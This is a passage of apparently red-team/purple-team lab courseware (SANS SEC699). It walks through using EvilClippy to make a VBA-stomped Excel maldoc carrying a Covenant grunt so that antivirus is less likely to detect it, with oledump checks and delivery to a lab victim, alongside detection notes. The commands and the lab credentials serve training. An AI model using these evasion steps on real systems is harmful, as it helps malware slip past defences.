
These 3 events, by themselves, are not a good indication of malicious activity. Under normal operations, Excel will create files, and it will launch child processes. What is a clear indicator of malicious activity, however, is the combination of these events: Writing of a Windows executable to disk, which is subsequently launched and that connects via TCP to a remote computer.

Another example of a solid detection logic would be the fact that Excel launches executables from the User's folder. An example SIGMA rule for this behavior is described in the courseware.

Tip: We recommend that you stop the grunt after you are done experimenting in this first objective. This will make it easier to identify new grunts in the next objectives. Issue command "exit" to stop the grunt:



You will notice that the black console has disappeared:



This black console is the running process for file.exe. Typically, attackers will make this Windows hidden, but we left it visible for the sake of clarity in this exercise.

Objective 2: Executing and detecting a Covenant Grunt - VBA Stomping

As we stated in objective 1, standard Office documents that contain a VBA project, contain both VBA source code and compiled VBA code. We did not create a standard Office document. We used a tool to create a purged Office document: A document without compiled VBA code, e.g., less likely to be detected by antivirus, since not all antivirus programs scan VBA source code.


Conversely, we will now create a stomped Office document, using the same Covenant grunt. Stomped documents do not contain VBA code, and are therefore less likely to be detected by antivirus programs, as not all antivirus programs scan compiled VBA code.

Step 1: Creating the standard document


Only Microsoft's VBA editor can create compiled VBA code. The compilation process and data structures are not made public by Microsoft, and therefore there are no free and open-source tools capable of creating compiled VBA code. We will now use Office to create a standard document with VBA code, including both compile and source code.

First, we make a copy of our previous maldoc on our CommandoVM:


```
copy maldoc-1.xlsm maldoc-1-copy.xlsm
```



We will now open this document on our CommandoVM, without enabling macros. Then we press Alt-F11: This launches the VBA Integrated Development Environment (VBA IDE):




Double-click the VBAProject to expand the tree. This will prompt for a password. Enter the password `EPPlus`:




Normal VBA projects are not password-protected; however, projects created with Hot Mangecho are password-protected to hinder malware analysts. The password used by Hot Manchego is `EPPlus`.

After entering the password, the tree will be expanded by one level:



Expand it further, and double-click `ThisWorkbook`. You can now see the VBA source code:



What has happened in the background is that the VBA IDE has compiled the VBA source code, and stored the compiled VBA code into the VBA project. We now have to save the document, and then close Excel.

Verify with oledump.py that the modified document does indeed contain compiled VBA code. We can do so by opening a command-line prompt (cmd.exe) and navigating to the maldocs

folder on the Desktop (c:\users\student\Desktop\maldocs). We can then run the following command:

```
oledump.py -i maldoc-1-copy.xlsm
```

Here, we see that the size of the compiled VBA code is no longer 0, but 819 and 47087 bytes long respectively.


Make sure that your document contains compile VBA code before moving to the next step.

Step 2: Creating the stomped document

Evil Clippy is a free and open-source tool to manipulate Office documents for red teaming purposes. A feature that we will use now is VBA stomping.

In the command-line prompt on your CommandoVM, please execute the following command:

```
EvilClippy.exe -s vba-stomped.txt maldoc-1-copy.xlsm
```



You will notice that a new document was created: maldoc-1-copy_EvilClippy.xlsm.

This is our VBA stomped document with a Covenant grunt. When we check this document with oledump, we see that the size of the compressed VBA source code is now 37 bytes long for both modules:

```
oledump.py -i maldoc-1-copy_EvilClippy.xlsm
```

That is because the VBA source code has been replaced with the content of file vba-stomped.txt. This is a text file that contains just a VBA comment (VBA line comments start with a single quote '):

```
' Hello from SANS Sec699 ! :-)
```


This too can be verified with oledump:

```
oledump.py -s 4s --decompress -d maldoc-1-copy_EvilClippy.xlsm
```

Step 3: Execution of the maldoc


Next, we will copy this document over to the victim workstation `192.168.20.105` simulating a delivery by email, open it, and observe its interaction with the Covenant C2. Please go ahead and establish an RDP session to `192.168.20.105` using the `SEC699-20.LAB\student_ladm` account, with password `Sec699!!`.

We can now copy / paste the Excel the file on the desktop of the victim:




We open the spreadsheet and click on `Enable Content`.

